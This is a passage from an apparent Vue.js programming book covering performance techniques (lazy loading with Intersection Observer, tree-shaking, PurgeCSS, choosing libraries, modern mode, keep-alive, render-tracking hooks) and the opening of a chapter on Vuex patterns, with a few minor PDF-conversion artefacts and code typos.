           text-blue-900 font-semibold"
  >
    I'm lazily loaded with Intersection Observer!!
  </div>
</template>
```

This component has some text and styling. It will be lazy loaded in the *LazyloadIntersectionExample.vue*

**LazyloadIntersectionExample.vue**

*Template*

```
<template>
  <div class="p-8 overflow-y-auto" :class="$style.container">
    <div class="flex justify-between items-center mb-4">
      <h2 class="text-2xl font-semibold">Scroll to the bottom!</h2>
      <div class="sticky" :class="$style.status">
        {{ status }}
```

```
        </div>
      </div>
      <BaseButton @click.prevent="$emit('close-panel')">Close panel</BaseButton>
      <BaseButton
        class="ml-4"
        variant="primary-outline"
        @click.prevent="resetRender"
        >Reset render</BaseButton
      >
      <div class="h-full"></div>
      <div ref="veryLargeComponentContainer">
        <!-- Lazy loaded -->
        <VeryLargeComponent v-if="loadVeryLargeComponent" />
      </div>
    </div>
</template>
```

*Script*

```
<script>
import { ref, onMounted, onUnmounted, defineAsyncComponent } from 'vue'

// We need to make it an async component so it is lazy loaded
const VeryLargeComponent = defineAsyncComponent(() =>
  import('./VeryLargeComponent')
)

export default {
  emits: ['close-panel'],
  data() {
    return {
      status: 'Not rendered',
      loadVeryLargeComponent: false,
    }
  },
  components: {
    VeryLargeComponent,
  },
  methods: {
    resetRender() {
      this.status = 'Not rendered'
      this.loadVeryLargeComponent = false
    },
  },
  mounted() {
    // IntersectionObserver options
    const options = {
      root: this.$el,
```

```
    }

    // Render the VeryLargeComponent when the container intersects
    const intersectionCallback = entries => {
      entries.forEach(entry => {
        if (entry.isIntersecting) {
          this.loadVeryLargeComponent = true
          this.status = 'Rendered'
        }
      })
    }
    const observer = new IntersectionObserver(intersectionCallback, options)
    // Assign observer on the $options object so we can access
    // it in the onUnmounted hook
    this.$options.observer = observer
    // Start observing the container
    const $el = this.$refs.veryLargeComponentContainer
    observer.observe($el)
  },
  // Cleanup
  onUnmounted() {
    this.$options.observer.disconnect()
  },
}
</script>
```

*Style*

```
<style module>
.container {
  height: 150vh;
  max-height: 100vh;
  overflow: auto;
}

.status {
  position: fixed;
  top: 2.5rem;
  right: 3rem;
}
</style>
```

Great, now if you scroll to the bottom of the page, the *VeryLargeComponent* will be lazy loaded and rendered only when it is about to enter the viewport. If you open the Network tab in devtools, you should see that a network request is

Page 222

made to fetch it.  We also have a *Reset render* button, so you can reset and load the component again.  However, be aware that there will be no more network requests to fetch that component, as it has already been fetched once.

## useIntersectionObserver

We have implemented lazy loading with an Intersection Observer using Options API. Let's have a look at how we can do it using the Composition API. We will create a custom reusable composable called *useIntersectionObserver*.

### useIntersectionObserver.js

```javascript
import { ref, unref, onMounted, onUnmounted } from 'vue'

export const useIntersectionObserver = (elRef, options = {}, onEntry) => {
  let observer = null
  let isIntersecting = ref(false)

  onMounted(() => {
    const $el = unref(el)
    if (!($el instanceof HTMLElement))
      throw new Error(
        'useIntersectionObserver: elRef is not an HTMLElement'
      )

    const intersectionCallback = entries => {
      entries.forEach(entry => {
        isIntersecting.value = entry.isIntersecting
        if (typeof onEntry === 'function') onEntry(entry)
      })
    }
    observer = new IntersectionObserver(intersectionCallback, options)

    observer.observe($el)
  })

  onUnmounted(() => {
    observer?.disconnect()
  })

  return {
    isIntersecting,
    observer,
  }
}
```

The reusable *useIntersectionObserver* composable uses two lifecycle hooks - onMounted and onUnmounted. When a component is mounted, it checks if the ref passed is an HTMLElement, and if not, then an error is thrown. Further, the intersection observer is instantiated. When a component is unmounted, the observer is disconnected to ensure there are no memory leaks. This hook only returns the *isIntersecting* ref and the *observer*, but you can improve it to suit your needs.

**LazyLoadIntersectionExample.vue**

*Script*

```
import { ref, watch, defineAsyncComponent } from 'vue'
import { useIntersectionObserver } from '@/composables'

const VeryLargeComponent = defineAsyncComponent(() =>
  import('./VeryLargeComponent')
)

export default {
  emits: ['close-panel'],
  setup() {
    const status = ref('Not rendered')
    const loadVeryLargeComponent = ref(false)
    const containerRef = ref(null)
    const { isIntersecting } = useIntersectionObserver(containerRef)

    // Load the VeryLargeComponent when isIntersecting is true
    watch(isIntersecting, isIntersecting => {
      if (!isIntersecting) return
      status.value = 'Rendered'
      loadVeryLargeComponent.value = true
    })

    const resetRender = () => {
      status.value = 'Not rendered'
      loadVeryLargeComponent.value = false
    }

    return {
      veryLargeComponentContainer: containerRef,
      status,
      loadVeryLargeComponent,
      resetRender,
    }
  },
  components: {
```

```
    VeryLargeComponent,
  },
```

We have removed the Intersection Observer logic and instead moved it to a custom composable. The great thing about it is the fact that now it can be imported and used anywhere. That's how Composition API makes it easier to create reusable stateful logic. After initialising the *useIntersectionObserver*, we have a watcher, that will fire a callback whenever the *isIntersecting* value changes. If it's truthy, then the *status* and *loadVeryLargeComponent* refs are updated accordingly.

## 10.1.3   Custom LazyLoad component

We have just covered how we can lazy load a component with an Intersection Observer. But let's be honest, it would be tedious to add the same logic everywhere, where we want to lazy load components, especially, if there are a few of them. Let's create a component, that will make it a breeze to lazy load components when the browser is idle, or if a user scrolls close to the component to render.

**LazyLoad.vue**

```
<script>
import { ref, watch, onMounted } from 'vue'
import { useIntersectionObserver } from '@/composables'

const isClient = typeof window !== 'undefined'

const loadOnIntersect = ({ containerRef, loadComponent, observerOptions }) => {
  const { isIntersecting } = useIntersectionObserver(
    containerRef,
    observerOptions
  )
  watch(isIntersecting, isIntersecting => {
    isIntersecting && loadComponent()
  })
}
```

```javascript
const loadOnIdle = ({ loadComponent, idleTimeout }) => {
  // Load component immediately if not in the browser environment
  // or if one of the necessary APIs is not supported
  if (
    !isClient ||Dat
    !('requestIdleCallback' in window || !('requestAnimationFrame' in window))
  ) {
    loadComponent()
    return
  }

  // Load the component when the browser is free or schedule it
  // after the timeout is reached
  requestIdleCallback(
    () => {
      requestAnimationFrame(loadComponent)
    },
    { timeout: idleTimeout }
  )
}

export default {
  props: {
    idleTimeout: {
      type: Number,
      default: 3000,
    },
    onIdle: {
      type: Boolean,
      default: false,
    },
    onVisible: {
      type: [Object, Boolean],
      default: null,
    },
  },
  setup(props, { slots, emit }) {
    const isComponentLoaded = ref(false)
    const containerRef = ref(null)

    let loadType = 'onIdle'
    if (props.onIdle) loadType = 'onIdle'
    else if (props.onVisible) loadType = 'onVisible'

    const config = {
      onIdle: loadOnIdle,
      onVisible: loadOnIntersect,
    }

    const loadComponent = () => {
      isComponentLoaded.value = true
```

Page 226

```
    emit('loaded')
  }

  // Call appropriate handler
  config[loadType]({
    containerRef,
    loadComponent,
    idleTimeout: props.idleTimeout,
    observerOptions:
      typeof props.onVisible === 'object' ? props.onVisible : {},
  })
  /**
   * If component is to be loaded then pass through slots
   * Otherwise, render a div with a ref that is needed for
   * the Intersection Observer
   */
  return () =>
    isComponentLoaded.value ? slots.default() : <div ref={containerRef} />
  },
}
</script>
```

The *LazyLoad* component accepts three props - *onVisible*, *onIdle*, and *idleTimeout*. The *onVisible* prop indicates if a component should be rendered using an Intersection Observer. It accepts a boolean or a config object for the Intersection Observer. Next, we have *onIdle* prop. If it sets to *true*, then the component will be loaded using *requestIdleCallback* and *requestAnimationFrame*. The *idleTimeout* prop is a timeout number for the *requestIdleCallback* function.

In the *setup* method, we initialise required reactive values. *isComponentLoaded* will be set to *true* when a condition for loading the component is met. After determining the *loadType*, a config object with callbacks for each load type is created, and then the appropriate callback is initialised.

Normally, the *setup* method would return an object of values, however, it can also return a render function, as shown above. If the *isComponentLoaded* value is *true*, then we lazy load the component passed via a default slot. Otherwise, a div with the *containerRef* ref is returned. The div with a ref is required for the Intersection Observer.

Now you can import the *LazyLoad* component and use it to wrap a component that is supposed to be lazy loaded, as shown below.

**LazyLoadIntersectionExample**

```
<LazyLoad on-visible>
  <VeryLargeComponent />
</LazyLoad>
```

That's it! Keep in mind,though, that most of the time, you probably won't even need to use it to lazy load your components. Do it only if you are dealing with very large components that are not needed, or if you have discovered a performance bottleneck. There is no point in prematurely optimising your app and slapping lazy loading everywhere, just because it "*might be*" helpful.

## 10.2 Tree-shaking

Tree-shaking is a technique used by module bundlers, to remove unused code from an application in order to reduce final bundle size. This feature relies on the static structure of ES2015 module syntax. This is a great way of optimising applications, as less code means that browsers will need to spend less time on parsing and processing your application. However, as I worked with many developers, I spotted that this technique is often not utilised correctly. Let's have a look at three examples.

### 10.2.1 First example - Lodash

One application I've seen, was loading whole *lodash* library and setting it on the *window* object because one of the developers on the team said it was more convenient to do it this way, to avoid importing specific utility methods where needed. So, just to avoid typing an import, an additional 24.4kb was added to the application bundle, whilst in reality, only a few methods were used. This is the kind of a trade-off, that should not be made. Therefore, if a library like *lodash* is included in your project, then here is what should be and should not

be done. Also, remember that tree-shaking is syntax-sensitive. See examples below:

**Not tree-shakeable**

- `import _ from 'lodash'` is not tree-shakeable.

- `import { get } from 'lodash'` is not tree-shakeable.

**Tree-shakeable**

- `import get from 'lodash/get` is tree-shakeable‘

- `import { get } from 'lodash-es'`is tree-shakeable

For the tree-shakeable example, we import the *get* function directly from its file, thus importing only one method that we need, instead of all methods as shown in non-tree-shakeable examples. If you are starting a new project, it might be a good idea to consider using *lodash-es* instead of *lodash*. The *lodash-es* library is a port of *lodash*, that utilises ES modules. Now, let's have a look at the second example.

## 10.2.2   Second example - FontAwesome

Let's be honest, we love icons. They make UI look much nicer, and add meaningful context to action buttons. In the past, an icon set like *FontAwesome*, would usually be added by dropping a link to a CSS file, that had styles for all icons from the set. But what are the chances that a website is using literally every single icon? These days FontAwesome offers thousands of icons, and every unused icon is a byte that should not be present in the production bundle. To avoid this problem, consider using a componentised font library like *vue-fontawesome*. Each icon that we want to use in an application has to be

imported and registered. I know, it can be a bit cumbersome to import and register every single icon we need, but let's be honest. This trade-off is worth it. If you can't find a componentised font library for an icon set that you want to choose, check if the icon set offers SVG version. You can drop these in your project, and import only the icons that you need. If a design for your app was created in a tool like Figma or Sketch, you might directly export the icons as SVG instead.

### 10.2.3   Third example - UI frameworks

There are multiple UI component frameworks available for Vue, such as Vuetify, Quasar, Buefy, and so on. These frameworks often include a lot of components, functionality, and styles, out of the box. However, similarly to the previous example, we might not need every single component and piece of functionality, that a UI framework provides. For instance, a full minified and gzipped bundle of *Vuetify@2.3.16* weighs 150.9kB, whilst *vue@2.6.12* weighs only 22.9kb. That is a massive difference. Therefore, it's a good idea to check if a framework provides the *A la carte* mode. This basically means that only components that are actually used are included in the production bundle. Instead of registering a whole UI framework, with all components upfront, only register those that you use in your application. This approach can reduce the bundle size dramatically.

## 10.3   PurgeCSS

As a project grows, so does the list of classes and styles used in a project. If you are using a CSS framework, then it also can add a lot of styles, and very often a lot of them are not used. Therefore, it would be nice if we could remove the styles that are unnecessary. This can be accomplished with a tool called PurgeCSS. It analyses the content of CSS files and removes unused selectors. Adding *PurgeCSS* to a Vue project that was scaffolded with *Vue CLI*, is as simple as running `vue add @fullhuman/purgecss`. If you would like

to customise it further, you can find the documentation here. Be aware that there are a few caveats that come with PurgeCSS. Because PurgeCSS works by matching classes to strings in your project, you should not specify class names dynamically.

```html
<!--
  This will make any classes like text-1xl, text-2xl, etc,
  will be purged be purged
-->
<h1 :class="text-${size}xl">
  My heading
</h1>

<!-- These classes will not be purged -->
<h1 :class="[
  ...(size === 1 && ['text-1xl']),
  ...(size ==== 2 && ['text-2xl']),
  ...(size ==== 3 && ['text-3xl'])
]">
  My heading
</h1>
```

The first example **text-${size}xl** will be purged because PurgeCSS won't know that we are expecting *text-1xl*, *text-2xl*. In the second one, we explicitly define the full list of classes that might be used. It makes the code a bit more verbose, but it is a trade-off we are making for reducing bundle size. You could also consider whitelisting some classes. In addition, make sure to tell PurgeCSS about styles and components that are coming from third-party libraries placed in the node_modules.

## 10.4 Choosing appropriate libraries

In modern web development, it's very easy to find libraries for many different things. Do you need a nice looking, custom select component with accessibility support? Or maybe a toggle switch? Head to npm, and there will be a package for that. If someone would ask developers: what is the most well-known date manipulation library for JavaScript, a lot would probably answer that it's *mo-*

*ment.js*. As of September 2020, the *moment.js* is in the maintenance mode and will not be receiving any more updates, however, I will still use it here as an example, as the comparison shows well, what mistakes should be avoided. So, many developers would immediately choose to install *moment.js*, if an application required data formatting. What is the problem with that, you might ask? Well, the problem is that it's like trying to shoot a mosquito with a shotgun. *Moment.js* is a large library with *71.2kb* minified and gzipped. It offers a lot of features for date manipulation, working with time zones, and so on. But let's be honest, you don't need it just to display a date in a nice format. If that's the only thing you need to do, you might want to use the Internationalization API. Below is an example of formatting a Date object to strings, 19 July 2020 for UK and 7/19/2020 for US.

```javascript
const date = new Date(Date.UTC(2020, 6, 19, 4, 0, 0));

const options_UK = {
  day: "numeric",
  month: "long",
  year: "numeric"
};

console.log(new Intl.DateTimeFormat("en-GB", options_UK).format(date));
// 19 July 2020

const options_US = {
  day: "numeric",
  month: "numeric",
  year: "numeric"
};

console.log(new Intl.DateTimeFormat("en-US", options_US).format(date));
// 7/19/2020
```

As you can see, there is no need to add a library just to format a date. Unless, of course, you still have to support IE, since the Intl API is not supported by Internet Explorer. However, if you need a library because you have to perform calculations based on dates, timezones, etc., then instead of going straight for the well-known library you have used many times, it might be worthwhile to check if there are no better alternatives. Old libraries might suffer from well, being old. Since the introduction of ES2015 (ES6), JavaScript evolves at a very

fast pace with new features coming out every year. *moment.js*, for instance, does not support immutability and is not tree-shakeable, whilst modern alternatives are. *Day.js* library is a great example. It weighs only *2.8 kb* whilst having largely *moment.js* compatible API. It can also be extended by adding plugins if you need more complex functionality. 2.8 kb vs 71.2 kb is a massive difference. This is why it's important to consider alternatives since there might be newer, production-ready libraries, that would better fulfil your needs.

## 10.4.1   What to look at when choosing libraries and do I even need one?

Imagine, you are working on a website for a restaurant, and you need to add an interactive map so users can easily find the restaurant. For this particular case, we are going to use Google Maps. Now, how do we add it to the website? Should we go with the imperative way and use vanilla JavaScript for that? But with Vue, everything is so nice and declarative, so maybe there is a Vue wrapper around Google Maps? Well, there are a few, and the most popular is *vue2-google-maps* with almost 67k weekly downloads as of now. Sounds like a good choice then, isn't it? On the contrary, this library is not maintained already for a long time. Considering the fact that it is a wrapper around Google Maps, which might update its API, introduce new features, deprecate or rename methods, and add new ones, it's quite a big deal. If you rely on a library, but it gets outdated, then you might be stuck with it. Old features would still utilise the outdated library, whilst the new ones would need to be developed using the official library directly. This, of course, means that at some point, the older code will still have to be updated. Therefore, sometimes it might be better not to use a third-party library at all, but in any case, you still can create your own wrapper component around it, as shown in the chapter 7 section 7.2.

Sometimes it's not a good idea to use older libraries, but don't get me wrong here, not all libraries that are not maintained anymore, are a bad choice. For instance, if you need to implement a complex feature, and there are no actively maintained libraries for it, but there are a few old ones, that can do exactly

what you need, what do you do? Do you test the older libraries to see if they are sufficient, or do you recreate whole functionality from scratch, which could take even a few days depending on the complexity of the feature you need? If you have time and resources, you might go with the latter, though it also means you will have another complex feature to maintain in your app. However, there are production-tested libraries that already do their job well, and might not require frequent maintenance. A good example of that is the *masonry* library by Desandro. The last update, which removed dependency on jQuery, was about 2 years ago. However, the *masonry* library itself was maintained and improved for over 8 years. Thus, the fact that a library was not updated recently does not mean that it should not be used. Therefore, it's all about weighing trade-offs, so if you are looking for and comparing different libraries, these are the things you might want to check:

1. Number of weekly downloads

   If a library is not used by a lot of people, then it is possible it might have bugs, and not be stable enough for production. Usually, a high number of weekly downloads means that a lot of people are using the library successfully in their projects. This also helps with battle-testing a library, as it might be used in different environments, and it is more likely that any bugs or security issues will be quickly discovered and reported, so that maintainers can work on fixes.

2. Versioning

   Do library author(s) have good versioning practices and follow guidelines like semver? Lack of standardisation regarding versioning could potentially break applications if breaking changes are introduced.

3. Number of maintainers

   A high number of maintainers is another good indicator of library's healthiness. The more maintainers, the better. If there is only one maintainer behind a library, then there is always a possibility that the maintainer might drop a project due to personal, or other unforeseen circumstances.

For instance, the author of the *left-pad* library broke thousands of projects by deleting it from NPM. What's more interesting is the fact that the *left-pad* library consists of about 11 lines of code. This situation shows well that adding new dependencies without considering potential side effects is not a good idea. If a library is tiny, then it might be better to just copy its source code and add it directly to your project.

Another good example is the *core-js* library. With 28 million weekly downloads, it is not only extremely popular, but also very important library for the JavaScript ecosystem, as it is used by many well-known projects like Babel. The library had only one maintainer, its author, who due to personal circumstances, was forced to stop maintaining the library for almost a year. If there are more maintainers, then even if the main author of the library is not able to work on the project, it is more likely that there will be someone else to take the lead.

4. Maintenance

Like I mentioned before, some libraries do not need frequent maintenance, but in most situations, it's a good idea to assess if a library is actively maintained, especially if it relies on another library/API. Here are the things you can look at:

- Number of issues
- Are maintainers responding in issues? Is any work in progress?
- Are issues being fixed?
- Is there a project roadmap?
- Frequency of releasing new versions and updates

These should give you an idea of the library's state. If there are other users who are using the library, and maintainers are working on new features and fixing bugs, as well as responding to issues, then if you need help with the library, it is more likely you will receive it.

5. Dependencies

What kind of dependencies does a library depend on? For example, there are many libraries that rely on jQuery due to how popular it used to be for many years. Bootstrap 4 still relied on jQuery, and only the latest version 5 released in 2020 finally dropped support for it. It's not the best idea to introduce a library that relies on jQuery, as it is bigger than Vue itself. The only exception to this rule will be if you need a highly complex and sophisticated library that is only available in jQuery, but not in vanilla JS. Otherwise, try to stick to libraries that do not introduce too many dependencies. Especially, considering the fact that every additional dependency is a potential vector of attack for hackers. More about it in chapter 12.

## 10.5 Modern mode

A lot of modern Vue applications are scaffolded using Vue-CLI, which under the hood uses Babel to transpile code to a format, that is understood by legacy browsers. On the one hand this is a great feature, as applications work in legacy browsers, whilst we developers, can write modern JavaScript code and use the newest features that came out recently. On the other hand, modern browsers that are actually used by most of the users, also receive the transpiled code to run. This means that even though modern browsers could run the ES6+ code, they still run the ES5 compliant code that sometimes might be slower than if it was not transpiled. Just look at the figure 10.2.

```
1  class Person {
2      contructor(name) {
3          this.name = name
4      }
5
6      showName() {
7          console.log(`Name: ${this.name}`)
8      }
9  }
10
11 const William = new Person('William')
12 William.showName()
13
```

```
1  "use strict";
2
3  function _instanceof(left, right) { if (right != null && typeof Symbol !==
   "undefined" && right[Symbol.hasInstance]) { return !!right[Symbol.hasInstance]
   (left); } else { return left instanceof right; } }
4
5  function _classCallCheck(instance, Constructor) { if (!_instanceof(instance,
   Constructor)) { throw new TypeError("Cannot call a class as a function"); } }
6
7  function _defineProperties(target, props) { for (var i = 0; i < props.length;
   i++) { var descriptor = props[i]; descriptor.enumerable = descriptor.enumerable
   || false; descriptor.configurable = true; if ("value" in descriptor)
   descriptor.writable = true; Object.defineProperty(target, descriptor.key,
   descriptor); } }
8
9  function _createClass(Constructor, protoProps, staticProps) { if (protoProps)
   _defineProperties(Constructor.prototype, protoProps); if (staticProps)
   _defineProperties(Constructor, staticProps); return Constructor; }
10
11 var Person = /*#__PURE__*/function () {
12   function Person() {
13     _classCallCheck(this, Person);
14   }
15
16   _createClass(Person, [{
17     key: "contructor",
18     value: function contructor(name) {
19       this.name = name;
20     }
21   }, {
22     key: "showName",
23     value: function showName() {
24       console.log("Name: ".concat(this.name));
25     }
26   }]);
27
28   return Person;
29 }();
30
31 var William = new Person('William');
32 William.showName();
```

Figure 10.2: Native class code vs transpiled class code

The class definition on the left side, which was introduced in ES6, is supported by all modern browsers. On the right side, you can see what the left side is converted to when it is transpiled to be ES5 compatible. About 12 lines of code were transformed into 32, and this is just for the *class* feature. In a large project, the transpiled code could have hundreds or even thousands more lines. This, of course, will result in browsers parsing and running more code than needed. Fortunately, there is a way to deal with that. Vue-CLI offers a feature called *Modern Mode*. By passing *–modern* arguments to the build command, we can tell Vue-CLI to create two builds, one for modern browsers, and the second one for legacy. As per the documentation, the modern build results in a 16% smaller bundle for a hello world project. If you want to boost performance and loading speed of an app, then using the *Modern Mode* is definitely a good idea. If you would like to check how much faster your application could be if it used just modern JavaScript, you can use this website.

## 10.6 Static content optimisation with v-once

The *v-once* directive is not often used, and might not even be known by some. However, it can be used to optimise the performance of a component during the render phase. Most of the time it is not really needed, as Vue is blazing fast, but if you deal with large components where some of the data is static and does not change, then *v-once* can be used. This directive basically tells Vue that an element or a component should be rendered only *once*, and then on subsequent renders treated as static content.

```
<div>
  <!-- This element will be rendered only once. -->
  <h1 v-once>
    {{ title }}
  </h1>
  <!-- This component will be rendered only once -->
  <products-list v-once :products="products" />
  <!-- The li elements will be rendered only once -->
  <ul>
    <li v-once v-for="comment of comments">{{ comment }}</li>
  </ul>
</div>
```

## 10.7 keep-alive

Vue offers a component called *keep-alive* that can be used to optimise the performance of dynamic components. Imagine you are working on a shopping list app that has a tabbed navigation to let the user switch between their current list and archived list. The shopping list component displays a list, and also allows a user to click on one of the list items to show more details about it. Below you can find code for it.

The *ShoppingListView* component displays two buttons that serve as a tabbed navigation menu and toggles between *ShoppingList* and *ArchivedList* components. Make sure you add the *ShoppingListView* component in the routes config.

**views/shoppingList/ShoppingListView.vue**

```
<template>
  <div>
    <div class="flex space-x-4 mb-4 pb-2 border-b">
      <button @click="currentComponent = 'ShoppingList'">Shopping List</button>
      <button @click="currentComponent = 'ArchivedList'">Archived</button>
    </div>

    <component :is="currentComponent" />
  </div>
</template>

<script>
import ArchivedList from "./components/ArchivedList";
import ShoppingList from "./components/ShoppingList";

export default {
  components: {
    ArchivedList,
    ShoppingList,
  },
  data() {
    return {
      currentComponent: "ShoppingList",
    };
  },
};
</script>
```

The *ArchivedList* component only has a paragraph, as nothing more is needed for demonstration purposes.

**views/shoppingList/components/ArchivedList.vue**

```
<template>
  <div>
    <p>Archived shopping list</p>
  </div>
</template>
```

The *ShoppingList* component, on the other hand, displays a list of shopping list items, where each title is a button that can be clicked, to open more details about the list.

**views/shoppingList/components/ShoppingList.vue**

```
<template>
  <div>
    <h2 class="mb-4 text-2xl font-bold">Shopping list</h2>

    <ul class="mb-4">
      <li v-for="(item, index) of shoppingList" :key="item.title">
        <button @click="selectedItemIndex = index">{{ item.title }}</button>
      </li>
    </ul>
    <div v-if="selectedList">
      <h3 class="mb-4 text-xl font-bold">Selected list</h3>
      <div class="mb-4">
        <h4 class="mb-2 text-lg font-bold">Title:</h4>
        <p>{{ selectedList.title }}</p>
      </div>
      <h4 class="mb-2 text-lg font-bold">Items:</h4>
      <p v-for="item of selectedList.items" :key="item">
        {{ item }}
      </p>
    </div>
  </div>
</template>

<script>
export default {
  data() {
    return {
      selectedItemIndex: null,
      shoppingList: [
        {
          title: "Christmas Dinner",
          items: ["Turkey", "Gravy", "Vegetables"],
        },
        {
          title: "Sunday Roast",
          items: ["Chicken", "Chips", "Ketchup"],
        },
        {
          title: "Broth",
          items: ["Whole chicken", "Carrots", "Pasta"],
        },
      ],
    };
  },
  computed: {
    selectedList() {
      return this.shoppingList?.[this.selectedItemIndex];
    },
  },
};
</script>
```

If you go to the shopping list, select one of the items, go to the archive, and then come back to the shopping list, you will see that the shopping list item you selected is no longer open. That's because on switching to the *ArchiveList,* the *ShoppingList* component was destroyed, and then re-created when going back to it. To prevent the component from being destroyed, it can be wrapped with the **`<keep-alive />`** component.

**views/shoppingList/ShoppingListView.vue**

```
<keep-alive>
  <component :is="currentComponent" />
</keep-alive>
```

A component that is wrapped with the **`<keep-alive />`** component will be stored in memory instead of being destroyed. Doing this can be great for speeding up the creation of very large components, that are often used by users, or to preserve the state of a dynamic component.

## 10.8   Performance option

If you would like to examine your application's performance, you can enable component init, compile, render and patch performance tracing by enabling the *performance* config. This option is available in both Vue 2 and Vue 3, and can be enabled, as shown below.

**Vue 2**

```
Vue.config.performance = true
```

**Vue 3**

```
app.config.performance = true
```

# 10.9 renderTriggered and renderTracked

Vue 3 offers two new lifecycle hooks called *renderTriggered* and *renderTracked*. These can be used while debugging performance issue to figure out what reactive values caused re-render of a component. The first lifecycle hook is called when virtual DOM re-render is triggered, whilst the second one is called when it is tracked. Both of them, as an argument receive an object with this signature: **{ key, target, type }**. The *key* property is the property that was updated, whilst the *target* property is an object that was updated. The *type* property will have value of *"get"* in *renderTracked* , whilst in the *renderTriggered* hook it will have a value of *"set"*. Let's look at the code below:

```
<template>
  <div>
    <button @click="increment">Increment</button>
    {{ counter }}
  </div>
</template>
<script>
export default {
  data() {
    return {
      counter: 0,
    };
  },
  methods: {
    increment() {
      this.counter++;
    },
  },
  renderTriggered({ key, target, type }) {
    console.log({ key, target, type });
  },
  renderTracked({ key, target, type }) {
    console.log({ key, target, type });
  },
};
</script>
```

In this component, *renderTracked* will be called when the component is rendered for the first time:

```
{
  key: 'counter',
  target: {
    counter: 0
  },
  type: 'get'
}
```

The *renderTriggered* hook will be fired after the *counter* value is updated in the *increment* method:

```
{
  key: 'counter',
  target: {
    counter: 1
  },
  type: 'set'
}
```

One important thing I need to mention here is that the *target* object passed to both lifecycle hooks is not a new object, but reference to the reactive object that was modified. Imagine that in the example above you have clicked on the increment button 5 times, and you have 5 logs for *renderTriggered* hook. It would be normal to expect that the *counter* value for these logs would be 1, 2, 3, 4, and 5. Instead, all of them actually would show 5. Objects passed to the console.log are shown by reference. This could make debugging confusing and misleading, as most of the time, we want to see a value as it was at the time of running the console.log method. This issue can be fixed by ensuring that the logged-out target object is basically a new object, and can be done using a deep clone method like the one offered by *lodash* library, or by using `JSON.parse(JSON.stringify(target))` trick.

Both lifecycle hooks have Composition API equivalent:

renderTracked -> onRenderTracked

renderTriggered -> onRenderTriggered

## 10.10 Summary

It is quite easy to ship applications that are slow, clunky, and provide a bad experience for the users if you don't think about the app's performance. In this chapter, we have covered multiple ways to make Vue applications faster by improving load times and bundle size using techniques such as lazy loading and tree shaking routes, components, and third-party libraries. Moreover, tools like PurgeCSS can be used to remove unused styles, whilst Vue CLI's modern mode can drastically reduce bundle size by shipping separate bundlers for modern and legacy browsers.

# Chapter 11

# Vuex patterns and best practices

Vuex is an official library for global state management in Vue applications. This chapter is not an introduction to it, as you should have at least basic knowledge of how Vuex works. In this chapter, I want to share with you useful patterns and practices to make it easier to use and manage Vuex store.

In this chapter, we will cover:

1. When to use Vuex

2. Using constant types to avoid typos

3. How to automate importing and registration of Vuex modules

4. How to manage API state with Vuex

5. Automatic module scaffolding with a custom script

# 11.1 When to use Vuex

Vuex, as we already established, is a library for **global** state management. I highlighted the word global, and there is a reason for that. In the past, I've worked with many developers on a variety of projects, and I spotted a lot of them often had the same problem. State that was not truly global was managed in the Vuex store. For example, an application could have a feature that allows a user to create and edit a shopping list. The shopping list form would have its own Vuex module which not only would be responsible for adding and editing items, but even making API requests to fetch and post data. All of this could have been done in the components. By using Vuex for such a feature, we spread business logic for it all over the app, instead of encapsulating it in the component tree, where it belongs. We covered this in more detail in chapter 4. This is a mistake that can be forgiven in small projects, as those might have only a few modules. However, large-scale applications could end up with dozens of modules or more. When there are so many Vuex modules to deal with, it becomes harder to understand which parts of the application are using which modules, and developers might even be afraid to refactor any of them because no one knows which part of the app could potentially be affected and break.

One of the first and essential rules for Vuex, and any other global state management library is as follows: "Don't use it for everything". Use it **only** for truly global state management, for example, data about a user, runtime app config, etc. Otherwise, consider other state and business logic management patterns that were mentioned in chapter 8. To be honest, since the introduction of Vue.observable in version 2.6, I found myself to be using Vuex less and less, in favour of global and encapsulated stateful services. Now in Vue 3, considering how powerful Composition API is, the need for Vuex is even lower. Some might argue that additional benefit of using Vuex is tracking of mutation history and time travel thanks to Vue devtools, but how often is this feature really used? At least in my experience, very rarely, as usually, just a simple console.log is enough to confirm that a mutation was fired and what arguments it received.

# 11.2   Vuex tips

In this section, I want to share a few tips that should help you make it easier to manage Vue applications while working with Vuex.

## 11.2.1   Strict mode

It's a good idea to enable *strict* mode in the development environment.

```
const store = createStore({
  // ...
  strict: process.env.NODE_ENV !== 'production'
})
```

